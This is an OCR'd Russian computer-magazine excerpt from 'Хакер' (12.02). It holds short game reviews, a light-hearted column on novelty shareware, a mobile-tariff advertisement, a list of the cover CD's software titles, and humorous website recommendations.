Описуха	Постапокалиптическое будущее, заброшенная военная база в Сибири, родные до слез названия: БТР, РПГ, Урал, ГАЗ. Команда из 10 узкопрофильных специалистов, роскошная трехмерная графика, элемент скрытности а ля Commandos – здесь есть все, что только можно пожелать. Да, AI туповат, да, ролевые элементы выражены слабо... Пусть это и не Великий Jagged Alliance, но все же...
ПРИГОВОР	ХОРОШО





№ 032465


Урожденная	Battle Realms: Winter of the Wolf
Жанр	RTS
Похожесть	Battle Realms, Warcraft 3
Мать/отец	Liquid Entertainment/Ubi Soft
Требует	P2-450(P3-750), 128(256), 3D
Групповуха	LAN, Инет
Описуха	Добротная дополнялка: отличная кампания с разнообразными и незаезженными заданиями (12 миссий), 4 героя, 8 новых юнитов, новые снежные ландшафты. Среди свежих поступлений – женщины-бойцы, способные отсасывать... энергию у защитных сооружений противника, а также Digger, перемещающийся под землей. Дизайн миссий очень продуман, все в целом вылизано и подчищено. Recommended.
ПРИГОВОР	ХОРОШО






Урожденная	Medal of Honor: Allied Assault: Spearhead
Жанр	FPS
Похожесть	MoHAA, Return to Castle Wolfenstein
Мать/отец	EA Los Angeles/Electronic Arts
Требует	P2-450(P3-750), 128(256), 3D
Групповуха	LAN, Инет
Описуха	Очень короткая и очень качественная дополнялка к одному из лучших шутеров года. Продуманные, красивые, интересные миссии в сингле проходятся на одном дыхании за вечер. 12 новых карт для многопользовательской игры намного лучше, чем те, что были в оригинале. Из новых фишек понравилась возможность выглядывать из-за угла – перестрелки сразу становятся почти «киношными». Словом, клево, но мало.
ПРИГОВОР	ХОРОШО





Урожденная	MechWarrior 4: Mercenaries
Жанр	симулятор боевых роботов
Похожесть	MechWarrior 2: Mercenaries
Мать/отец	Cyberlore Studios/Microsoft
Требует	P2-300(P3-500), 64(128), 3D
Групповуха	LAN, Инет
Описуха	Гигантские боевые роботы поливают друг друга цветными сгустками плазмы, осыпает ракетами и решетит пулеметами. От хардкорного симулятора времен третьего «меха» мы пришли к красочной аркаде, где нам не дают управлять руками роботов, где они взрываются как хлопушки и где весь геймплей сводится к пустой перестрелке. Движок двухлетней давности не впечатляет. Жалкая тень великой игры.
ПРИГОВОР	СРЕДНЕ





ШароWAREZ


M.J.Ash (www.xknows.com, m.j.ash@real.xakep.ru)

Приближаются затяжные новогодние праздники. С 1 по 13 января будут работать только самые невезучие. А раз так, то и ШароWAREZ этого номера я решил сделать исключительно развлекательными. Для этого я припомнил все программы, которые когда-либо юзал, и набросал 14 самых необычных программ всех времен и народов». А потом мы с ребятами выложили их на CD! Учитывая, как много весят некоторые из описываемых ниже прог, я думаю, ты это оценишь :).

SeeStorm Messenger v 1.1

Windows 9x/Me/NT/2k/XP
Size: 2824 Kb
Freeware
http://ssm.seestorm.com


Программа для визуального и голосового общения. Для нормальной работы достаточно микрофона и доступа в Сеть. Веб-камера, как это ни странно, не требуется. К слову сказать, в этом и заключается главное достоинство SeeStorm Messenger'а: через инет передаются только аудиоданные (имеется мощная система изменения голоса), а вместо изображения собеседника пользователь видит синтезированный трехмерный образ. Оригинально, не правда ли? С одной стороны, даже по коммутируемой линии можно устраивать почти настоящие видеоконференции, а с другой - вместо твоей небритой физиономии на твоего друга с экрана смотрит качественно анимированное изображение Санта Клауса, В.В. Путина или Джорджа Буша.



Paper Airplane Factory v 1.1

Windows 9x/Me/NT/2k/XP
Size: 1015 Kb
Shareware
http://www.littlebitsmultimedia.com

Под названием Paper Airplane Factory скрывается система автоматизированного проектирования... бумажных самолетиков! Я серьезно! Эта прога занимается тем, что, руководствуясь твоими пожеланиями (тип самолетика, форма хвоста и крыльев, размеры и т.д.), разрабатывает чертеж бумажной заготовки самолета и распечатывает его на принтере. При этом помимо линий разметки Paper Airplane Factory наносит на лист бумаги заданную раскраску боевой машины, ее название, выбранные эмблемы и имя пилота.
Для тех, кто в детстве предпочитал исключительно деревянные игрушки, и кто не сможет разобраться в полученном чертеже, в программу встроен специальный мастер, доходчиво объясняющий, что, где, и в какую сторону нужно сгибать.



VirtuaGirl v2.16b

Windows 9x/Me/NT/2k/XP
Size: 2547 Kb
Shareware
http://www.virtuagirl.com


Несколько профессиональных стриптизерш по очереди демонстрируют себя в углу экрана. Когда они делают вид, что просто прогуливаются, смущенно потупив глазки, в это верится с трудом. Зато когда они начинают гладить себя по бедрам, задирая юбки - им хочется аплодировать стоя. Хотя в шароварной версии они больше дразнят, чем показывают. Но для того и расплодились по Рунету сайты вроде этого (http://virtuagirl.narod.ru), чтобы столь неприятное обстоятельство не слишком травмировало нежную психику отечественного юзера.
Примечание: на «движке» VirtuaGirl разработчиками из Totem Media была также сделана программа MP3dancer. Само собой, обе проги занимаются одним и тем же, т.е. выводят на экран крошечную фигуру человека. Но если в VirtuaGirl эта фигурка раздевается на Панели задач, то в MP3dancer'е - лихо отплясывает под твою любимую музыку.



Gene Pool v 2.0

Windows 9x/Me/NT/2k/XP
Size: 377 Kb
Freeware
http://www.ventrella.com


Симулятор искусственной жизни, позволяющий наблюдать за популяцией странного вида организмов и влиять на ход их развития. Эти организмы условно называются swimbot'ами. Несмотря на столь странное название, образ жизни этих существ незамысловат. Как и некоторые мои знакомые, swimbot'ы проводят все свое свободное время в поисках пищи и сексуальных партнеров. Правда, в мире Gene Pool конкуренция малость пожестче: если swimbot не хочет рано умереть бездетным от голода, он должен или уметь быстро плавать, или выглядеть чертовски привлекательно для других особей... Следующее поколение swimbot'ов наследует гены победителей, конкуренция обостряется, а неожиданные мутации еще быстрее раскручивают колесо эволюции...



Vital Desktop v 1.4

Windows 9x/Me/NT/2k/XP
Size: 105 Kb
Freeware
http://www.vital-desktop.com

Общая проблема всех скринсейверов заключается в том, что они работают тогда, когда пользователь отдыхает. А поскольку мало кто отдыхает, сидя за компьютером, то выходит, что в большинстве случаев скринсейверы работают впустую - любоваться картинками, которые они старательно выводят на экран, просто некому. Программа Vital Desktop исправляет это недоразумение. Она позволяет использовать хранителей экрана в качестве... оригинальных динамических обоев. В меню «Свойства: Экран» появляется дополнительная вкладка Vital Desktop, в которой можно настроить параметры запуска проги, выбрать интересующий тебя скринсейвер и сконфигурировать его. Обрати внимание: если ты отметил скринсейвер, но область предварительного просмотра осталась темной, значит, в фоновом режиме работать он скорей всего не будет. Впрочем, большинство качественно написанных хранителей экрана с Vital Desktop вполне совместимы.





НОВЫЕ ТАРИФЫ – НОВЫЕ ПРАВИЛА

- Никакой абонентской платы
- Выбор нужного количества минут – от 30 до бесконечности
- Перенос минут на следующий месяц*
- Междугородные звонки в область по цене местных
- Выбор типа тарификации, в том числе посекундной с начала разговора

Теперь в
Би Лайн GSM и БИ+ GSM

ПОСЕКУНДНАЯ
ТАРИФИКАЦИЯ С 1–Й СЕКУНДЫ


**Возможность посекундной тарификации с начала разговора.
При звонках длительностью менее 30 секунд посекундная тарификация с 1–й секунды сэкономит вам более 30%.**

Предложение действительно для тарифов
с кредитной системой оплаты
с прямым номером: **Супер GSM, Супер 1000, Супер 500, Супер 100;**
с федеральным: **Лайн 30, Лайн 100, Лайн 300;**
и для **Би+ GSM Лайн.**

*В Би+ GSM Лайн на следующий месяц переносятся неиспользованные деньги, правило действует при своевременной активации карты.

Информационная служба: (095) 755 0055
Единая справочная офисов продаж: (095) 742 5555
www. beeline.ru

Оборудование сертифицировано. Лицензия Госкомсвязи России №8758, №10005



ШароWAREZ

M.J.Ash (www.xknows.com, m.j.ash@real.xakep.ru)


ХАКЕР VER 12.02 (48)

>>> СОФТ
- Tenkai 1.4.1
- Paper Airplane Factory 1.1
- Генератор матов 2.2
- VirtualGirl 2.16b
- D-Player 1.5c
- FaceGen Modeller 2.1
- PeoplePutty 1.2
- Gene Pool 2.0
- Digital Talking Parrot 0.9
- STalker OffLine Chat 1.21b
- CubicEye VIEWER 1.2
- SeeStorm Messenger 1.1
- SmartButler 1.12
- Amazing Slow Downer 2.05
- Vital Desktop 1.4
- DreamRender 215
- Drempels 1.4
- Agent Undercover 2.0
- Touch Wood 1.0
- Snitch 1.20
- LockDown Millennium Pro 1.1.0
- AspackDie 1.2
- LaberBar 4.3
- SimpleCheck 6.2
- Active Email Monitor 2
- 7way Email Checker
- Spam Punisher 2.3
- Bounce Spam Mail 1.8
- Windows Keylogger 5.03
- SpyBuddy 1.9.1
- PC Acme Pro
- iOpus STARR PC & Internet Monitor PRO 3.24
- Anti-Keylogger 2.2
- Icq History Reader 1.7
- 42 Better Email Enable Everything (BEEE) 2.24
- TalkingShow 1.0
- 3DMeNow 1.5
- CamStuio
- CrazyTalk 2.51
- Kerio Personal Firewall 3.0 beta4
- Agnitum Outpost Firewall Free
- Panda Antivirus Platinum 7.0
- ZoneAlarm Pro with Web Filtering Bundle 3.5.147
- HFNetChkLT 3.8
- Ettercap 0.6.7
- ZxSniffer 4.22
- IP-Tools 2.08
- N-Stealth HTTP Security Scanner 3.7
- N.E.W.T. 99.2
- NetScanTools 4.30
- Whisker 2.0
- XSpider 6.40 (от 19.11.2002)
- Anonymous Guest Professional 1.01
- VDFCrypt 1.3
- Winnow Cleaner 3.0
- WinPopUp Flooder 1.0
- Essential NetTools 3.1
- RemotelyAnywhere 4.60.305
- Windows XP/2000/NT Key 5.0
- Regmon 4.35
- Portmon 3.02
- PMon 1.0
- Filemon 4.34
- Diskmon 1.1
- RestoreIT! Deluxe Edition 3.03
- Java 2 Runtime Environment Standard Edition 1.4.1 FCS
- nnCron 1.88 beta 12
- Ad-Aware 5.83
- InqSoft Sign Of Misery 2.4
- Daemon Tools 3.26
- Ghostzilla 1.0
- HyperSnap-DX Pro 5.01
- Paragon Drive Backup 5.5
- System Mechanic 3.7h
- Tweak-XP 2.05 Pro
- ReGet Deluxe 3.2
- Algebry 1.5
- Advanced Audio CD Ripper 1.048
- RadEdit 1.102 beta
- Ripper 2.0
- DVD Region Killer 2.6.0.1
- Mozilla 1.2
- Winamp 3 build 491
- Internet Explorer 6 SP1 RUS
- ICQ Lite Build 1068
- XNView 1.46
- Extended Operating System Loader 1.1.5
- Live Performance Pro 1.01
- Opera 7.0b1b
- WinRAR 3.0 Rus

>>> ДРАЙВЕРА
- nVidia Drivers 1.0-3123
- ALSA drivers
- Matrox WHQL drivers 5.86.032
- Intel Chipset Software Installation Utility 4.10.1
- ATI Catalyst
- DirectX 9.0 BRC0

>>> ЮНИКС
- Mozilla 1.2
- XnView
- Xmms 1.2.7
- Mplayer 0.90pre10
- Xisp 2.7
- XChat 1.8.10
- Sylpheed-Claws 0.8.6
- Downloader for X 2.4beta2
- Библиотеки
- Abuse-sdl
- Freeciv
- Freecraft
- Lbreakout2
- Prboom
- Tuxracer
- GnuPG 1.2.1
- Gimp 1.3.10
- Ethereal 0.9.5
- Nessus Security Scanner 1.2.4
- nmap 3.0
- BestCrypt for Linux 1.1.2
- Phoenix 0.4
- DJohn

>>> МУЗЫКА
- Jingle Bells remixes / [DLC]
- Whispers / Blz


>>> ДЕМКИ
- Blusher / Bypass & Black Maiden
- Catch Ya' Clean / Bypass
- Krab / Mankind
- Kurwa Kube / Unique
- Paradis Is Coming / RGBA


>>> TRASH
- Компоненты для Delphi и C++ Builder
- Исходники из "Кодинга"
- AsmGui 1.0
- Public Source 1.2.2
- Multi-Edit 9.0
- Справочник по реестру Windows
- HTML в примерах
- Rus WinAPI Help 1.5
- DNS-UDP-IP спуффинг
- X-Wallpaperz

ХАКЕР VER 12.02 (48)

Touch Wood v 1.0

- Windows 9x/NT4
- Size: 1106 Kb
- Freeware
- http://www.xemico.com





Чтобы своими необдуманными словами или мыслями не спугнуть удачу, проверенные временем народные приметы рекомендуют несколько раз постучать по дереву. Но как быть, если рядом с твоим рабочим местом нет ничего деревянного - кругом один пластик? Тогда для решения этой проблемы можно воспользоваться программой Touch Wood. Указанная софтина дает уникальную возможность сколько угодно «стучать по дереву», ни на секунду не отрываясь от своего любимого компа. После установки Touch Wood в системном трее прорастает зеленый кустик, один клик по которому вызывает секретное окно с изображением какого-нибудь деревянного предмета и кулака. «Стук» осуществляется правой клавишей мыши. Ведется статистика. Но больше всего мне понравилось то, что в прогу можно легко добавлять новые звуки и изображения, просто копируя их в соответствующие папки программы. Так что если ты не веришь в приметы, то никто не мешает тебе заменить рисунки деревьев и скамеек фотографиями Била Гейтса или Стива Джобса. И стучать по ним в свое удовольствие!

Snitch v 1.20

- Windows 9x/Me/NT/2k/XP
- Size: 6210 Kb
- Shareware
- http://www.hyperdynesoftware.com

Уникальный инструмент для поиска порнографии на винчестере. Забыл, по каким каталогам ты распихал свою коллекцию веселых картинок? Не расстраивайся, Snitch в два счета ее найдет! Это проверенное средство! Оно специально разработано для того, чтобы служащие в офисах не качали порнуху гигабайтами за счет фирмы. Чем Snitch меня особенно порадовал, так это оригинальным алгоритмом работы. До сих пор ведь считалось, что отличить невинное изображение от хардкора может лишь система распознавания образов в паре с искусственным интеллектом. Но Snitch работает по другому принципу: он проверяет изображения на наличие пятен цвета человеческой кожи. Если такие пятна занимают слишком большую площадь - изображение считается подозрительным. На мой взгляд, это гениальное решение, обеспечивающее высокую точность сортировки. Изображение ромашки на горном лугу без проблем пройдет такую проверку, а вот коллективная фотография нескольких голых задниц – вряд ли.



CubicEye VIEWER v 1.2


- Windows 9x/Me/NT/2k
- Size: 1604 Kb
- Freeware
- http://www.2ce.com



CubicEye - браузер, который показывает веб-страницы так, как если бы они были прикреплены к внутренним сторонам виртуального куба. Запустив программу, ты увидишь перед собой пять страниц. Шестая остается у тебя за спиной, но в любой момент ты можешь повернуться и посмотреть на нее. Шести страниц за раз тебе маловато? Ну, не расстраивайся! В CubicEye можно «прилеплять» к одному кубику другой, к другому третий, и затем бегать по обклеенному веб-страницами коридору (хех… еще ружьишко бы дали - по баннерам палить - оригинальный 3D-шутер бы получился :)). Очень радует тот факт, что хоть одно более-менее деловое приложение научилось использовать возможности современных видеокарт: куб (коридор) плавно вращается, изображения веб-страниц на его гранях сглаживаются (хотя все ссылки продолжают работать), а если какую-нибудь из страничек тебе вдруг захочется рассмотреть получше, то на нее всегда можно аккуратно «наехать».

Генератор матов v 2.2


Windows 9x/Me/NT/2k/XP
Size: 275 Kb
Freeware
http://genmat.narod.ru



Генератор навороченного или, как его еще называют, «многоэтажного» мата неограниченной сложности. Каждое ругательство генерируется случайным образом. В логическом модуле этой проги реализована поддержка падежей и команд, а в комплекте с ней идет небольшой набор шаблонов, по которым «Генератор...» может создавать ругательные выражения произвольной длины на заданные темы. Подробные инструкции по созданию своих собственных шаблонов находятся в файле справки. Особенно удачные обороты прога позволяет одним кликом скопировать в буфер обмена, дабы пользователь мог щедро украшать ими свою речь в процессе оживленного виртуального общения :).

DreamRender 214


Windows 9x/Me/NT/2k/XP
Size: 8363 Kb
Shareware
http://www.dreamrender.com



Отдельный блок спецэффектов для семейства операционных систем Microsoft Windows. Увидев, что он делает со стандартным интерфейсом Виндов, все твои друзья (да и ты сам!) тут же сделают круглые глаза и дружно скажут: «Офигеть!». Благодаря DreamRender'у, окна приложений даже в 98-х становятся полупрозрачными, курсор мыши начинает освещать Рабочий стол как фонарик (или разбрасывать разноцветные искры!), а фоновая картинка приобретает объем. В зависимости от твоего выбора она начнет демонстрировать или уходящие в никуда туннели, или внутренности вращающегося куба, или сложную игру света, изломанных линий, пятен и т.д. А если у тебя на машине к тому же установлен WinAmp, то все эти трехмерные образы будут красиво меняться в полном соответствии с играющей музыкой!

FaceGen Modeller v 2.1

Windows 9x/Me/NT/2k/XP
Size: 22026 Kb
Shareware
http://www.facegen.com



Мощный инструмент для трехмерного моделирования человеческих и не совсем человеческих голов. Обычно такие вещи делают в виде дополнений к серьезным 3D-редакторам, однако FaceGen Modeller - счастливое исключение. Он выполнен в виде отдельной программы, разобраться в которой по силам и далекому от компьютерной графики человеку. Впрочем, там и разбираться-то особенно не в чем! В левой части окна «Генератора Лиц» находится трехмерная модель головы, а в правой - ползунки, которые отвечают за ее внешний вид. Двигая эти ползунки туда-сюда, ты, собственно говоря, и осуществляешь процесс моделирования: меняешь цвет кожи, форму черепа или даже выражение лица виртуального персонажа! FaceGen Modeller - разработка серьезная, основанная на серии метрических измерений голов реальных людей, вследствие этого ползунков в ней много-много (поэтому ничто не сковывает полет твоей фантазии:)). Вдобавок, в «Генераторе Лиц» предусмотрены еще и так называемые «мастер-ползунки», влияющие сразу на целый ряд параметров. С их помощью любой модели можно, к примеру, «принудительно» поменять пол, расу или добавить годков пятьдесят.

S'Talker OffLine Chat v 1.21 b


Windows 9x/Me/NT/2k
Size: 308 Kb
Freeware
Пага мертвая (прога есть на нашем CD)



Симулятор веб-чата - экспериментальное средство для лечения интернет-зависимости. После запуска S'Talker'а ты сразу же попадаешь в родную и знакомую обстановку: входят-выходят люди, кто-то с кем-то беседует, кто-то молчит в тряпочку. Особенно поражает тонкая продуманность программы, способствующая возникновению эффекта погружения. Дело в том, что S'Talker не наделяет всех виртуальных посетителей чата одинаковым IQ. Как и в настоящих чатах, большинство твоих собеседников будут нести полный бред и разговаривать на уровне третьего класса весьма средней школы («Ленка, Сережка, чмоки...», «Привет Мухосранску! Из 23 путяги есть кто?» и т.д.), и лишь твой основной оппонент, робот S'Talker, будет отличаться умом и сообразительностью.

SmartButler v 1.12


Windows 9x/Me/NT/2k/XP
Size: 590 Kb
Shareware
http://smart-butler.com



Если SeeStorm Messenger умеет синтезировать внешний вид собеседника, то примочка к тете Асе под названием SmartButler способна синтезировать... его голос. Хотя это я немного приврал. На самом деле, программа всего лишь использует установленный на машине голосовой движок, чтобы озвучить поступающие тебе на ICQ сообщения. Но как классно она это делает! Во-первых, мессаги от разных людей зачитываются разными голосами и с разной скоростью. Во-вторых, встретив в тексте сообщения «:)», SmartButler не промолчит, а скажет, к примеру, «Ха-ха-ха». С этой целью в программу встроен специальный словарь смайликов и сокращений, открытый для редактирования.

Tenkai v 1.4.1

Windows 9x/Me/NT/2k/XP
Size: 484 Kb
Shareware
http://www.page.sannet.ne.jp/jun_m/tenkai




Программа для создания объемных бумажных копий виртуальных 3D-объектов. Работает следующим образом: берет обычную трехмерную модель, «разворачивает» ее на плоскости и создает чертеж-выкройку, который затем можно вывести на печать в нужном масштабе, вырезать и склеить. Конечно, такой подход подразумевает изрядную работу ручками, но выбирать не приходится - более дешевого и доступного метода «материализации виртуальных объектов» еще не придумано. К тому же Tenkai умудряется делать вполне простые и понятные развертки (с линиями разрезов, сгибов, и «язычками», которые требуется мазать клеем) даже к самым сложным (три сотни полигонов и более) демонстрационным моделям. Естественно, если подсунуть этой проге, скажем, вертолет, состоящий из трех тысяч полигонов (как это сделал я в порядке эксперимента), то она волей-неволей выдаст чертеж такой сложности, что склеивать по нему модельку решится далеко не каждый.

WWW

Алекс Экслер (exler@exler.ru)

Береги свои нервы


www.punto.ru



Помнишь, сколько раз ты набирал длиннющее письмо в форуме или в аське, а потом, когда поднимал голову, вдруг обнаруживал, что забыл переключиться на русскую раскладку, и теперь все твое гневное, радостное, информативное или игривое послание представляет собой бессмысленный набор букв и символов, не несущих хоть сколько-нибудь заметной мысли? А помнишь, какой набор слов ты при этом произносил, упоминая не только традиционно во всем всегда виноватого Билла Гейтса, но и матушку этого чертового компьютера и даже крышу его дома? И вот теперь все твои проблемы закончились! Программа Punto Switcher сама следит за выходящим из-под твоих пальчиков текстом, и если ты начинаешь набирать письмо, забыв переключиться на нужную раскладку, она не только вовремя переключит клавиатуру, но и сама перекодирует неправильно введенное слово. Кроме того, программа также следит за грамматикой, сигнализируя об ошибках, а для тебя это может быть очень полезным, не так ли? Ну-ка, напиши слово «извЕните»...

Эти правильные переводы


www.oper.ru



Если честно, достали уже лицензионные переводы - в них неведомые нам трансляторы никогда не называют вещи своими именами. Между тем, как сказал классик, против называния вещей своими именами существует масса всевозможных доводов, но ни один из них не кажется мне убедительным. Так вот, Гоблина, чей сайт я настоятельно рекомендую посетить, эти доводы также не убеждают. Поэтому он делает свои переводы известнейших фильмов («Snatch», «Pulp fiction», «Blade», «Commando» и так далее), где белое называет белым, черное - черным, а всякие экзотические и не всегда пристойные выражения переводит именно так, как было задумано создателями этих картин - без ненужного сюсюканья, ханжества и лицемерия. Кроме того, Гоблин старается передавать манеру разговора и акцент киношных персонажей, что тоже очень часто теряется в переводах. Поэтому с Гоблином любой фильм, особенно если речь идет о круто сваренном боевике, не теряет своего колорита и остренького перчика. Не хлебай пустую похлебку. Отведай остренького супчика по рецепту Гоблина!

Барный глобус


www.topbar.ru



Конечно, я надеюсь, что ты - вовсе не из тех людей, которые целыми днями просиживают в барах. Разумеется, основную часть суток ты занят крайне важными и полезными для общества делами, и лишь шесть-семь дней в неделю посещаешь бары и клубы, приходя туда никак не раньше вечера, то есть двух часов дня. В этом случае ресурс, на котором как на глобусе нанесены все наиболее пивоватые и алкоголезависимые заведения Москвы, будет для тебя так же полезен, как и «алказельцер» по утрам. А раз уж пошла такая пьянка, настоятельно рекомендую раздел «Афиша», в котором публикуется расписание выступлений по клубам всевозможных исполнителей. Ведь шатание по барам и клубам приедается, как любимый сорт виски, и становится несколько однообразным, а живые концерты вносят элемент новизны. Правда, многие исполнители концертируют в клубах, будучи уже основательно «под газом», однако это также придает их выступлению определенный колорит, особенно когда они вдруг начинают материться в микрофон или падают со сцены прямо на благодарную публику.

Твой экстремальный партнер


www.onboard.ru



Никто не спорит, что просмотр видеофильмов в насквозь прокуренном помещении - вполне подходящий вид спорта для людей разных возрастов. Однако если ты не хочешь иметь пузо размером вон с ту большую гору, лучше все-таки выползти из дома и заняться по-настоящему экстремальными видами спорта - такими, чтобы адреналин вскипал в жилах, в ушах звенел тугой ветер наслаждений, а жизнь текла с такой скоростью, что и не снилась идиотам, нагуливающим на диване пятую жировую прослойку. На этом сайте ты узнаешь все о сноуборде - действительно экстремальном и зрелищном виде спорта. И если после посещения данного ресурса тебе не захочется поднять задницу и отправиться навстречу снежным приключениям, значит с тобой уже все кончено. Ты безнадежен. Валяйся в кресле и смотри «Титаник». Аминь.

Играть нужно круто


encyclopedia.da.ru



Хватит уже заниматься ерундой! Только малышня и миллионеры играют в «очко» и «подкидного дурачка». Настоящие крутые парни играют в такие игры, у которых даже название звучит круто, не говоря уже о правилах игры, которые требуют чуть большей сосредоточенности, чем при изучении стохастических процессов на бесконечномерных топологических группах диффеоморфизмов. Все эти игры ты найдешь здесь, на страничке энциклопедии карточных игр. Только вслушайся! Сами названия звучат как блюз в ночи: джинрамми, клаберас, макао, пангинги, шмен-де-фер и прочие пинокли. Да не обязательно во все это учиться играть! Просто заучи названия и на вечеринке как-нибудь брякни: «Ну что, парни, сыграем в шафкопф?» После того, как у всех отвиснет челюсть, милостиво согласись покидаться в «буру». Но впечатление произведешь - на все сто!

Убойные фотофизиономии

